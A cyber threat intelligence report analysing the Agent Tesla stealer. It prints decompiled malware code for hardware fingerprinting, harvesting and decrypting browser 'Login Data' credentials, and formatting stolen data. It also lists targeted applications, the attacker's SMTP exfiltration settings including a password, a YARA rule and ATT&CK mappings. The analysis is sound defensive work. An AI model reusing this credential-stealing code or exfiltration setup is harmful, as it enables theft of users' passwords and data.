ECHO

CYBER THREAT INTELLIGENCE

AGENT TESLA

TECHNICAL ANALYSIS REPORT

Content

Introduction


Agent Tesla has recently been identified as a widely used malware that poses serious information security risks. This report provides an analysis of Agent Tesla malware and highlights potential threats to organisations or end users.

Agent Tesla operates as a remote access tool (RAT) that runs on users' computers without authorisation. This malware is usually spread via malicious email attachments or malicious websites and hijacks victims' computers.

The main functions of Agent Tesla include recording keyboard input, taking screenshots, collecting system information, and executing remote commands. This allows attackers to gain access to victims' sensitive information and carry out malicious activities.

The report examines in detail the widespread use of Agent Tesla malware and its impact on victims.

Targeted Countries and Industries



Agent Tesla malware is a comprehensive cyber threat that targets many countries and industries around the world. This malware usually prioritises certain countries and sectors in its target selection, thereby creating various information security risks. Here are the countries and sectors targeted by Agent Tesla:

- United States of America (USA): Agent Tesla frequently targets organisations in the US due to its wealth based on its vast economic and military potential.
- European Union Countries: Many countries in Europe are one of Agent Tesla's targets. The financial and technology sectors in Europe, as well as public institutions and the defence industry, can be exposed to this threat.
- Asian Countries: Agent Tesla's targets in Asia include countries such as China, India, South Korea and Japan. The economic importance of these countries and their advances in technology provide attractive targets for attackers.
- Middle East Countries: The energy, finance and defence sectors in the Middle East are also among the targets of Agent Tesla software. Countries such as Turkey, Saudi Arabia, the United Arab Emirates and Qatar are the regions most frequently exposed to this threat.

Agent Tesla targets various sectors in attacks. Sectors that Agent Tesla software usually targets:


- Finance
- Health
- Technology
- Production
- Energy
- Government
- Defence

Technical Analysis

DHL9407155789.exe

SHA256	7beb85da1bc8b1c935309f219347d8534a77ba114ca4217bd60f98b4ad05836e
MD5	67123970b3085df844bfa5670d0e156c
Doysa Türü	PE32-EXE

When the malware is examined, it is seen that it is packaged. After it was manually unpacked, the analysis continued.



```
private static string n2OSy2SIS6()
{
    int num = 0;
    do
    {
        if (num == 0)
        {
            num = 1;
        }
    }
    while (num != 1);
    string result;
    try
    {
        string text = string.Empty;
        ManagementClass managementClass = new ManagementClass("win32_processor");
        ManagementObjectCollection instances = managementClass.GetInstances();
        foreach (ManagementObject managementObject in instances.Cast<ManagementObject>())
        {
            text = managementObject.Properties["processorID"].Value.ToString();
        }
        result = text;
    }
    catch
    {
        result = "71dfbba7-dfa6-4c0b-881b-6790489d8760";
    }
    return result;
}
```

ProcessorID information of the device is extracted.

```
// Token: 0x06000202 RID: 514 RVA: 0x00024F98 File Offset: 0x00023198
private static string RktYNE()
{
    int num = 0;
    do
    {
        if (num == 0)
        {
            num = 1;
        }
    }
    while (num != 1);
    string result;
    try
    {
        ManagementClass managementClass = new ManagementClass("Win32_BaseBoard");
        string text = string.Empty;
        foreach (ManagementBaseObject managementBaseObject in managementClass.GetInstances())
        {
            ManagementObject managementObject = (ManagementObject)managementBaseObject;
            text += managementObject["SerialNumber"].ToString();
        }
        result = text;
    }
    catch
    {
        result = "54a08553-4de3-4bef-8f4e-4c6215e761d2";
    }
    return result;
```

Serial number information is being withdrawn.

```
private static string UOW()
{
    int num = 0;
    do
    {
        if (num == 0)
        {
            num = 1;
        }
    }
    while (num != 1);
    string result;
    try
    {
        ManagementClass managementClass = new ManagementClass("Win32_NetworkAdapterConfiguration");
        string text = string.Empty;
        foreach (ManagementBaseObject managementBaseObject in managementClass.GetInstances())
        {
            ManagementObject managementObject = (ManagementObject)managementBaseObject;
            if (text.Equals(string.Empty))
            {
                if (Convert.ToBoolean(managementObject["IPEnabled"]))
                {
                    text = managementObject["MacAddress"].ToString();
                }
                managementObject.Dispose();
            }
            text = text.Replace(":", string.Empty);
        }
        result = text;
    }
    catch
    {
        result = "320c4865-7e40-4c96-8ea7-d9c04cd13694";
    }
    return result;
```

It was observed that MAC address information was received.

```
public static string VJ18Dc(MD5 UKWT5Es, string qiiR)
{
    int num = 0;
    StringBuilder stringBuilder;
    for (;;)
    {
        int num2;
        if (num == 8)
        {
            num2++;
            num = 9;
        }
        if (num == 4)
        {
            goto IL_19B;
        }
        if (num == 3)
        {
            num2 = 0;
            num = 4;
        }
        if (num == 2)
        {
            stringBuilder = new StringBuilder();
            num = 3;
        }
        if (num == 5)
        {
            goto IL_AC;
        }
        goto IL_F1;
        IL_1B9:
        if (num == 0)
        {
            num = 1;
        }
        if (num == 10)
        {
            break;
        }
        continue;
        IL_155:
        byte[] array;
        if (num == 1)
        {
            array = UKWT5Es.ComputeHash(Encoding.UTF8.GetBytes(qiiR));
            num = 2;
        }
        if (num == 9)
        {
            goto IL_19B;
        }
        goto IL_1B9;
        IL_F1:
        if (num == 6)
        {
            stringBuilder.Append("-");
            num = 7;
        }
        if (num == 7)
        {
            goto IL_12B;
        }
        goto IL_155;
        IL_19B:
        if (num2 > array.Length - 1)
        {
            num = 10;
            goto IL_1B9;
        }
        goto IL_AC;
        IL_12B:
        stringBuilder.Append(array[num2].ToString("x2"));
        num = 8;
        goto IL_155;
        IL_AC:
        if (num2 % 2 == 0 & num2 != array.Length - 1 & num2 > 0)
        {
            num = 6;
            goto IL_F1;
        }
        goto IL_12B;
    }
    return stringBuilder.ToString().ToUpper();
}
```

The collected information is combined into a single text. This text is subjected to the MD5 hashing algorithm. The hash generated here will probably be used as the victim ID.

```
869
870         // Token: 0x06001927 RID: 6439 RVA: 0x00053317 File Offset: 0x00051517
871         [__DynamicallyInvokable]
872         public static string Combine(string path1, string path2)
873         {
874             if (path1 == null || path2 == null)
875             {
876                 throw new ArgumentNullException((path1 == null) ? "path1" : "path2");
877             }
878             Path.CheckInvalidPathChars(path1, false);
879             Path.CheckInvalidPathChars(path2, false);
880             return Path.CombineNoChecks(path1, path2);
881         }
```

3 %

ocals

Name	Value
path1	@"C:\Users\[redacted]\AppData\Roaming\oabTyN"
path2	"oabTyN.exe"

It was determined that the path of the AppData folder was taken and a file path was tried to be created.

```
if (num == 5)
{
    OSt34Jj5y.ThisComputerName = SystemInformation.UserName + "/" + SystemInformation.ComputerName;
    num = 6;
}
if (num == 0)
```

It was also found that the computer name and username information was withdrawn.

```
    while (num != 1);
    string result;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(OSt34Jj5y.IpApi);
        httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
        httpWebRequest.KeepAlive = true;
        httpWebRequest.Timeout = 10000;
        httpWebRequest.AllowAutoRedirect = true;
        httpWebRequest.MaximumAutomaticRedirections = 50;
        httpWebRequest.Method = "GET";
        httpWebRequest.UserAgent = OSt34Jj5y.PublicUserAgent;
        using (WebResponse response = httpWebRequest.GetResponse())
        {
            if (((HttpWebResponse)response).StatusDescription == "OK")
            {
                using (Stream responseStream = response.GetResponseStream())
                {
                    StreamReader streamReader = new StreamReader(responseStream);
                    return streamReader.ReadToEnd();
                }
            }
        }
        result = "";
    }
    catch
```

It was detected that a GET request was sent to https://api[.]ipify.org.

User Agent information:

- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0

```
int num = 0;
do
{
    if (num == 36)
    {
        3vZEj7r2.MozillaBrowserList.Add(new 3vZEj7r2.CgloDbwoYs("PaleMoon", 3vZEj7r2.SystemAppdataPath + "\\Moonchild Productions\\Pale Moon\\", Convert.ToBoolean("true")));
        num = 37;
    }
    if (num == 11)
    {
        3vZEj7r2.ChromiumBrowserList.Add(new 3vZEj7r2.CgloDbwoYs("CentBrowser", Path.Combine(3vZEj7r2.LocalApp, "CentBrowser\\User Data"), Convert.ToBoolean("true")));
        num = 12;
    }
    if (num == 17)
    {
        3vZEj7r2.ChromiumBrowserList.Add(new 3vZEj7r2.CgloDbwoYs("Citrio", Path.Combine(3vZEj7r2.LocalApp, "CatalinaGroup\\Citrio\\User Data"), Convert.ToBoolean("true")));
        num = 18;
    }
    if (num == 9)
    {
        3vZEj7r2.ChromiumBrowserList.Add(new 3vZEj7r2.CgloDbwoYs("Amigo", Path.Combine(3vZEj7r2.LocalApp, "Amigo\\User Data"), Convert.ToBoolean("true")));
        num = 10;
    }
    if (num == 19)
    {
        3vZEj7r2.ChromiumBrowserList.Add(new 3vZEj7r2.CgloDbwoYs("Uran", Path.Combine(3vZEj7r2.LocalApp, "uCozMedia\\Uran\\User Data"), Convert.ToBoolean("true")));
        num = 20;
```

```
// Token: 0x02000051 RID: 81
public class CgloDbwoYs
{
    // Token: 0x0600017B RID: 379 RVA: 0x00002ABE File Offset: 0x00000CBE
    public CgloDbwoYs(string _app, string _path, bool _enabled)
    {
        this.tpRbxW = _app;
        this.Qehp7O = _path;
        this.ZDOsIoDLsw = _enabled;
    }
```

With a class called CgloDbwoYs, it converts the information of the scanners into objects and keeps them in lists. This process adds effectiveness to the software during the data collection phase.

The targeted browser applications are as follows:

- PaleMoon
- CentBrowser
- Citrio
- Amigo
- Uran
- Coowon
- Comodo Dragon
- Postbox
- Firefox
- SeaMonkey
- Coccoc
- QIP Surf
- Thunderbird
- Chedot
- Yandex Browser
- Iridium Browser
- Kometa

- Elements Browser
- Edge Chromium
- BlackHawk
- Epic Privacy
- IceCat
- Chrome
- Torch Browser
- Liebao Browser
- Cool Novo
- Opera Browser
- CyberFox
- Sputnik
- Chromium
- Orbitum
- Brave
- 7Star
- 360 Browser
- K-Meleon
- Flock
- Vivaldi
- WaterFox
- Sleipnir 6
- IceDragon

```
19          // Token: 0x06000168 RID: 360 RVA: 0x000029D2 File Offset: 0x00000BD2
20          public 4bRWSZ()
21          {
22              this.WY2pFROT = new List<ccpo>();
23              this.0CvU = new List<cHTE0Jlp9QG>();
24          }
25
26          // Token: 0x06000169 RID: 361 RVA: 0x00018CD4 File Offset: 0x00016ED4
```


A list was found to have been created

```
// Token: 0x0200004F RID: 79
public class cHTE0Jlp9QG
{
    // Token: 0x0600016B RID: 363 RVA: 0x000029F0 File Offset: 0x00000BF0
    public cHTE0Jlp9QG()
    {
        this.0Xpa8vU1 = "";
        this.Ms0dzQ3H4H = "";
        this.dIktU = "";
        this.4p9uoZ = "";
    }

    // Token: 0x0600016C RID: 364 RVA: 0x00002A24 File Offset: 0x00000C24
    public cHTE0Jlp9QG(string host, string user, string pass, string app)
    {
        this.4p9uoZ = host;
        this.Ms0dzQ3H4H = user;
        this.dIktU = pass;
        this.0Xpa8vU1 = app;
    }

    // Token: 0x1700003D RID: 61
```

The type of the generated list is a class named **cHTE0Jlp9QG**. When the features in this class are examined, it is thought that each of the stolen browser information is developed to be abstracted as an object.

The content of another list created is as follows:

- "IE/Edge"
- "UC Browser"
- "Safari for Windows"
- "QQ Browser"
- "Falkon Browser"
- "Flock Browser"
- "Outlook"
- "Windows Mail App"
- "The Bat!"
- "Becky!"
- "IncrediMail"
- "Eudora"
- "ClawsMail"
- "FoxMail"
- "Opera Mail"
- "PocoMail"
- "eM Client"
- "Mailbird"
- "FileZilla"
- "WinSCP"
- "CoreFTP"
- "Flash FXP"
- "FTP Navigator"
- "SmartFTP"
- "WS_FTP"
- "FtpCommander"
- "FTPGetter"
- "OpenVPN"
- "NordVPN"
- "Private Internet Access"
- "Discord"
- "Trillian"
- "Psi/Psi+"
- "MysqlWorkbench"
- "Internet Downloader Manager"
- "JDownloader 2.0"



```
{
    if (!text.Contains("Profile"))
    {
        goto IL_88;
    }
    num = 11;
}
if (num == 15)
{
    break;
}
if (num == 9)
{
    goto IL_FD;
}
goto IL_113;
IL_88:
int num2;
num2++;
num = 13;
goto IL_9F;
IL_1D7:
if (num == 2)
{
    list.Add(3Ardot + "\\Default\\Login Data");
    num = 3;
}
List<string> list2;
if (num == 11)
{
    list2.Add(text + "\\Login Data");
    num = 12;
IL_113:
if (num == 5)
{
    if (!Directory.Exists(3Ardot))
    {
        break;
    }
    num = 6;
}
if (num == 14)
{
    return list2;
}
if (num == 3)
{
    list.Add(3Ardot + "\\Login Data");
    num = 4;
}
if (num == 7)
{
    num2 = 0;
    num = 8;
}
if (num != 13)
{
    goto IL_1D7;
}
IL_1BF:
if (num2 >= directories.Length)
{
    num = 14;
    goto IL_1D7;
}
```

It was found that some files and folders belonging to the targeted browsers were controlled. These are

- logins
- \\Login Data
- Default\\Login Data
- Profile


The targeted browser knowledge areas are as follows:

- "origin_url"
- "action_url"
- "username_element"
- "username_value"
- "password_element"
- "password_value"
- "submit_element"
- "signon_realm"
- "date_created"
- "blacklisted_by_user"
- "scheme"
- "password_type"
- "times_used"
- "form_data"
- "display_name"
- "icon_url"
- "federation_url"
- "skip_zero_click"

- "generation_upload_status"
- "possible_username_pairs"
- "id"
- "date_last_used"
- "moving_blocked_for"
- "date_password_modified"
- "sender_email"
- "sender_name"
- "date_received"
- "sharing_notification_displayed"
- "keychain_identifier"
- "sender_profile_image_url"

```
for (int i = 0; i <= ue3NCJZkrZ.ULae3WbZ() - 1; i++)
{
    try
    {
        text2 = ue3NCJZkrZ.XwTJWG8Mn(i, "origin_url");
        text3 = ue3NCJZkrZ.XwTJWG8Mn(i, "username_value");
        text4 = ue3NCJZkrZ.XwTJWG8Mn(i, "password_value");
        if (text4.StartsWith("v10") | text4.StartsWith("v11"))
        {
            byte[] oywacC5WB = new byte[0];
            if (text.Contains("Opera Stable") & Directory.Exists(Directory.GetParent(text).FullName))
            {
                oywacC5WB = 4bRWSZ.1iKvt4(Directory.GetParent(text).FullName);
            }
            else
            {
                oywacC5WB = 4bRWSZ.1iKvt4(Directory.GetParent(text).Parent.FullName);
            }
            text4 = 4bRWSZ.4uUgQnxXA73(Encoding.Default.GetBytes(ue3NCJZkrZ.XwTJWG8Mn(i, "password_value")), oywacC5WB);
        }
        else
        {
            text4 = 4bRWSZ.H4U(ue3NCJZkrZ.XwTJWG8Mn(i, "password_value"));
        }
        if (!string.IsNullOrEmpty(text2) && !string.IsNullOrEmpty(text3) && text4 != null)
        {
            list.Add(new cHTE0Jlp9QG
            {
                4p9uoZ = text2,
                Ms0dzQ3H4H = text3,
                dIktU = text4,
                0Xpa8vU1 = LvZD
            });
```

The scanner information is analysed and then added to a list. The listed information exists as objects. Here is a sample list of data from the runtime:



```
// Token: 0x06000176 RID: 374 RVA: 0x00019034 File Offset: 0x0001723
public string hnpTZjaN2f()
{
    int num = 0;
    string[] array;
    for (;;)
    {
        if (num == 14)
        {
            array[4] = "<br>Password: ";
            num = 15;
        }
        if (num == 10)
        {
            array[0] = "Host: ";
            num = 11;
        }
        if (num == 3)
        {
            goto IL_71;
        }
        goto IL_88;
        IL_2CF:
        if (num == 6)
        {
            this.0Xpa8vU1 = string.Empty;
            num = 7;
        }
        if (num == 0)
        {
            num = 1;
        }
        if (num == 19)
        {
            break;
        }
        continue;
        IL_1AB:
        if (num == 12)
        {
            array[2] = "<br>Username: ";
            num = 13;
        }
        if (num == 8)
        {
```

The collected information is parsed from the object lists and converted into text format. The relevant format is as follows:


array	{string[0x00000009]}
[0]	"Host: "
[1]	"https://www.facebook.com"
[2]	" Username: "
[3]	"example.facebook.blblblbl@hotmail.com"
[4]	" Password: "
[5]	"hgdskjapofjkdsl123456"
[6]	" Application: "
[7]	"Firefox"
[8]	" <hr>"

Data merging operations were detected.

"Time: xx/xx/2024 xx:25:xx
User Name: userName
Computer Name: CompName
OSFullName: Microsoft Windows 10 Pro
CPU: 13th Gen Intel(R) Core(TM) iX-xxxH
RAM: 4095.05 MB
IP Address: xx.xx.xx.xx
"

It was determined that the collected data was sent to the mail address **"johnjohnjohn[@]childs-plays[.]com"**. Other properties of the created Mail object are as follows:

- **SMTP server name:** smtp.childs-plays.com
- **SMTP sender:** johnjohn[@]childs-plays[.]com
- **SMTP reciever:** johnjohn[@]childs-plays[.]com
- **Media type:** text/html
- **SmtpSSL:** false
- **SMTP port:** 587
- **SMTP client username:** johnjohn[@]childs-plays[.]com
- **SMTP client password:**yuttrge7v



YARA Rule

```
rule agent_tesla {
    meta:
        author = "Bilal BAKARTEPE"
        date = "25.03.2024"

    strings:
        $bytcode_1={731B02000AFE0E0900FE0C08007E1C0000046F1C02000AFE0C08007E190000046F1
D02000AFE0C0800}
        $bytcode_2={FE0C0100FE0C000731002000AFE0E0200200600000FE0E0D00}
        $bytecode_2={7E0900000428D001000A74AC000001FE0E0000FE0C000028D101000A6FD201000A
FE0C000020010000006FD301000AFE0C000020102700006FD401000AFE0C000020010000006FD501000AFE0
C000020320000006FD601000AFE0C000072514800706FD701000AFE0C00007E0B0000046FD801000AFE0C00
006FD901000AFE0E0100}

    condition:
        all of them
}
```

Mitre Att&ck

Discovery	Credential Access	Defense Evasion	Collections	Command and Control
T1083 File and Directory Discovery	Unsecured Credentials: Credentials In Files	T1406.002 Software Packing	T1005 Data From Local System	T1102 Web Service
T1012 Query Registry	T1552.001 Credentials In Files			
T1082 Information Discovery				


ECHO
CYBER THREAT INTELLIGENCE